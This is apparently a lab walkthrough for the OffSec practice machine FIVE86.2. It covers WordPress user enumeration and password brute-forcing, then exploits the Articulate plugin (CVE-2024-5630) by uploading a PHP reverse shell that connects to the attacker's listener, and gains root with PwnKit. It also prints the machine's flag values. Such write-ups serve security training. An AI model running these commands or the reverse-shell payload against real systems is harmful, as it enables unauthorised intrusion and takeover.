
Summary #
On port 80 there is a Wordpress website and using WPscan we enumerate and brute force the passwords. Using found credentials we log into Wordpress and find a plugin named: Insert or Embed Articulate Content into WordPress Trial, version 4.2995, which has a public exploit available. Using this exploit we get initial access. LinPEAS output shows the server is vulnerable for pwnkit (CVE-2021-4034), which gives us root access.
Specifications #
- Name: FIVE86.2
- Platform: PG PRACTICE
- Points: 20
- Difficulty: Intermediate
- System overview: Linux five86-2 5.3.0-26-generic #28-Ubuntu SMP Wed Dec 18 05:37:46 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
- IP address: 192.168.180.28
- OFFSEC provided credentials: None
- HASH:
local.txt:372bf2178b035744a8a9278a9f4dcb45 - HASH:
proof.txt:ae2c65b33df99a36c30ffeb012f8
Preparation #
First we’ll create a directory structure for our files and set the IP address to a bash variable and ping the target:
mkdir five86.2 && cd five86.2 && mkdir enum files exploits uploads tools

total 28
drwxrwxr-x  7 kali kali 4096 Aug 21 13:00 .
drwxrwxr-x 96 kali kali 4096 Aug 21 13:00 ..
drwxrwxr-x  2 kali kali 4096 Aug 21 13:00 enum
drwxrwxr-x  2 kali kali 4096 Aug 21 13:00 exploits
drwxrwxr-x  2 kali kali 4096 Aug 21 13:00 files
drwxrwxr-x  2 kali kali 4096 Aug 21 13:00 tools
drwxrwxr-x  2 kali kali 4096 Aug 21 13:00 uploads

ip=192.168.180.28

ping $ip

PING 192.168.180.28 (192.168.180.28) 56(84) bytes of data.
64 bytes from 192.168.180.28: icmp_seq=1 ttl=61 time=19.1 ms
^C
--- 192.168.180.28 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 19.081/19.081/19.081/0.000 ms
Reconnaissance #
Portscanning #
Using the rustscan tool we can see what TCP ports are open.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
I scanned my computer so many times, it thinks we're dating.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.180.28:21
Open 192.168.180.28:80
[~] Starting Script(s)
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-21 13:06 +0200
Initiating Ping Scan at 13:06
Scanning 192.168.180.28 [4 ports]
Completed Ping Scan at 13:06, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:06
Completed Parallel DNS resolution of 1 host. at 13:06, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 13:06
Scanning 192.168.180.28 [2 ports]
Discovered open port 80/tcp on 192.168.180.28
Discovered open port 21/tcp on 192.168.180.28
Completed SYN Stealth Scan at 13:06, 0.04s elapsed (2 total ports)
Nmap scan report for 192.168.180.28
Host is up, received reset ttl 61 (0.019s latency).
Scanned at 2026-08-21 13:06:09 CEST for 0s

PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 60
80/tcp open  http    syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
           Raw packets sent: 6 (240B) | Rcvd: 3 (128B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
21/tcp open  ftp     syn-ack ttl 60
80/tcp open  http    syn-ack ttl 61
Run the following command to get a string of all open ports and use the output of this command to paste within NMAP:
## get a list, comma separated of the open port(s)
cd files && cat ports | cut -d '/' -f1 > ports.txt && awk '{printf "%s,",$0;n++}' ports.txt | sed 's/.$//' > ports && rm ports.txt && cat ports && cd ..

## output previous command
21,80

## use this output in the `nmap` command below:
sudo nmap -T3 -p 21,80 -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 60 ProFTPD 1.3.5e
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: WordPress 5.1.4
|_http-title: Five86-2 – Just another WordPress site
Service Info: OS: Unix
Initial Access #
On port 80 there is a Wordpress website but it’s shown not correctly. The Five86-2 is a link to http://five86-2 so let’s add that to our hosts file.
echo "192.168.180.28 five86-2" | sudo tee -a /etc/hosts

When we now go to http://five86-2 we indeed see a normal default Wordpress site.
Scanning the Wordpress website for known users, we find the users: gillian, peter, admin, barney and stephen.
wpscan --url http://$ip -e u

_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

                  WordPress Security Scanner
                         Version 4.1.0
                    An Automattic endeavor
                    https://automattic.com
_______________________________________________________________

[+] URL: http://192.168.180.28/ [192.168.180.28]
[+] Started: Fri Aug 21 13:25:19 2026
[+] Command Line: wpscan --url http://192.168.180.28 -e u
[+] Hostname: kali

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.180.28/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.180.28/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.180.28/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.180.28/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.1.4 identified (Insecure, released on 2019-12-12).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.180.28/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.1.4'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.180.28/, Match: 'WordPress 5.1.4'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)

[+] gillian
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] peter
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] barney
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] stephen
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 Brute Forcing Author IDs - Time: 00:00:00 <=============================================================================> (10 / 10) 100.00% Time: 00:00:00
[i] 5 user(s) Identified.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Fri Aug 21 13:25:21 2026
[+] Requests Done: 32
[+] Cached Requests: 28
[+] Most response codes received: 200: 18, 404: 14
[+] Data Sent: 8.46 KB
[+] Data Received: 98.315 KB
[+] Memory used: 170.391 MB
[+] Elapsed time: 00:00:01
Using WPscan we can try to brute force the password for found users:
wpscan --url http://$ip -P /opt/rockyou.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

                  WordPress Security Scanner
                         Version 4.1.0
                    An Automattic endeavor
                    https://automattic.com
_______________________________________________________________

[+] URL: http://192.168.180.28/ [192.168.180.28]
[+] Started: Fri Aug 21 13:33:03 2026
[+] Command Line: wpscan --url http://192.168.180.28 -P /opt/rockyou.txt
[+] Hostname: kali

<SNIP>

[!] Valid Combinations Found:
 | Username: barney, Password: spooky1
 | Username: stephen, Password: apollo1

<SNIP>
So we got two username / password, namely: barney:spooky1 and stephen:apollo1. Logging is as barney at http://five86-2/wp-admin/ we indeed login to Wordpress.

Clicking on Plugins we see a plugin called Insert or Embed Articulate Content into WordPress Trial version 4.2995. Searching for an exploit we find https://research.cleantalk.org/cve-2024-5630/. Following this exploit we first need to create a .zip file with 2 files, a dummy html file and a PHP reverse shell file. So let’s create just that.
## change directory
cd exploits

## get the local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.182

## use nano to create a file called `main.html` with this content
<html>
<head></head>
<body><h1>Hi</h1></body>
</html>

## create a file called `shell.php` with this content
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.45.182/9001 0>&1'"); ?>

## zip both files using 7z
7z a shell.zip *

7-Zip 26.02 (x64) : Copyright (c) 1999-2026 Igor Pavlov : 2026-06-25
 64-bit locale=en_US.UTF-8 Threads:128 OPEN_MAX:4096, ASM

Scanning the drive:
2 files, 136 bytes (1 KiB)

Creating archive: shell.zip

Add new data to archive: 2 files, 136 bytes (1 KiB)


Files read from disk: 2
Archive size: 415 bytes (1 KiB)
Everything is Ok


## setup a listener
nc -lvnp 9001
listening on [any] 9001 ...
Now that we have a .zip file called shell.zip with the payload. We need to drop this into the plugin. Create a new post.



Give the post a name, like hekk and insert a widget (click on the + icon) called e-Learning.
Click on upload.

Now select CHOOSE YOUR ZIP FILE, select shell.zip and then click upload.
After that you should see something like this:

Click on INSERT, now we get the location back where the files are stored, in this ex. the main.html. However we are not interested in the main.html but in the shell.php.

When we browse to the shell.php: http://five86-2/wp-content/uploads/articulate_uploads/shell10/shell.php, we indeed get a reverse shell on our listener as the www-data user.
## catch the reverse shell
listening on [any] 9001 ...
connect to [192.168.45.182] from (UNKNOWN) [192.168.180.28] 45380
bash: cannot set terminal process group (943): Inappropriate ioctl for device
bash: no job control in this shell
<tml/wp-content/uploads/articulate_uploads/shell10$

## run whoami
<tml/wp-content/uploads/articulate_uploads/shell10$ whoami
whoami
www-data
Privilege Escalation #
Now, upload linpeas.sh to the target and run it.
## change directory locally
cd uploads

## download latest version of linpeas.sh
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.182

## start local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## on target
## change directory
<tml/wp-content/uploads/articulate_uploads/shell10$ cd /var/tmp

## download `linpeas.sh` using the open port 80
www-data@five86-2:/var/tmp$ wget http://192.168.45.182/linpeas.sh
wget http://192.168.45.182/linpeas.sh
--2026-08-21 14:27:53--  http://192.168.45.182/linpeas.sh
Connecting to 192.168.45.182:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1133905 (1.1M) [text/x-sh]
Saving to: 'linpeas.sh.1'

     0K .......... .......... .......... .......... ..........  4% 1.38M 1s
    50K .......... .......... .......... .......... ..........  9% 2.83M 1s
   100K .......... .......... .......... .......... .......... 13% 11.9M 0s
   150K .......... .......... .......... .......... .......... 18% 20.2M 0s
   200K .......... .......... .......... .......... .......... 22% 3.42M 0s
   250K .......... .......... .......... .......... .......... 27% 12.2M 0s
   300K .......... .......... .......... .......... .......... 31% 19.2M 0s
   350K .......... .......... .......... .......... .......... 36% 21.5M 0s
   400K .......... .......... .......... .......... .......... 40% 4.56M 0s
   450K .......... .......... .......... .......... .......... 45% 21.2M 0s
   500K .......... .......... .......... .......... .......... 49% 8.12M 0s
   550K .......... .......... .......... .......... .......... 54% 24.3M 0s
   600K .......... .......... .......... .......... .......... 58% 24.3M 0s
   650K .......... .......... .......... .......... .......... 63% 2.00M 0s
   700K .......... .......... .......... .......... .......... 67% 27.2M 0s
   750K .......... .......... .......... .......... .......... 72% 82.5M 0s
   800K .......... .......... .......... .......... .......... 76% 59.3M 0s
   850K .......... .......... .......... .......... .......... 81% 59.7M 0s
   900K .......... .......... .......... .......... .......... 85%  533M 0s
   950K .......... .......... .......... .......... .......... 90%  512M 0s
  1000K .......... .......... .......... .......... .......... 94%  631M 0s
  1050K .......... .......... .......... .......... .......... 99%  572M 0s
  1100K .......                                               100%  545M=0.1s

2026-08-21 14:27:54 (8.07 MB/s) - 'linpeas.sh.1' saved [1133905/1133905]

## set the execution bit
www-data@five86-2:/var/tmp$ chmod +x linpeas.sh

## run `linpeas.sh`
www-data@five86-2:/var/tmp$ ./linpeas.sh
The linpeas.sh output shows the target is vulnerable for pwnkit (CVE-2021-4034). Now, let’s download the exploit, upload to the target and run it to escalate our privileges to root.
## locally:
## change directory
cd uploads

## download `pwnkit`
curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o pwnkit

## start local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## on target:
## download `pwnkit`
www-data@five86-2:/var/tmp$ wget http://192.168.45.182/pwnkit
wget http://192.168.45.182/pwnkit
--2026-08-21 14:30:05--  http://192.168.45.182/pwnkit
Connecting to 192.168.45.182:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18040 (18K) [application/octet-stream]
Saving to: 'pwnkit.1'

     0K .......... .......                                    100%  998K=0.02s

2026-08-21 14:30:06 (998 KB/s) - 'pwnkit' saved [18040/18040]


## set execution bit on `pwnkit`
www-data@five86-2:/var/tmp$ chmod +x pwnkit

## execute `pwnkit`
www-data@five86-2:/var/tmp$ ./pwnkit
./pwnkit

## run whoami
whoami
root

## find local.txt
find / -iname 'local.txt' 2>/dev/null
/home/stephen/local.txt

## print local.txt
cat /home/stephen/local.txt
372bf2178b035744a8a9278a9f4dcb45

## print `proof.txt`
cat /root/proof.txt
ae2c65b33df99a36c30ffeb012f837a5
References #
[+] https://research.cleantalk.org/cve-2024-5630/
[+] https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit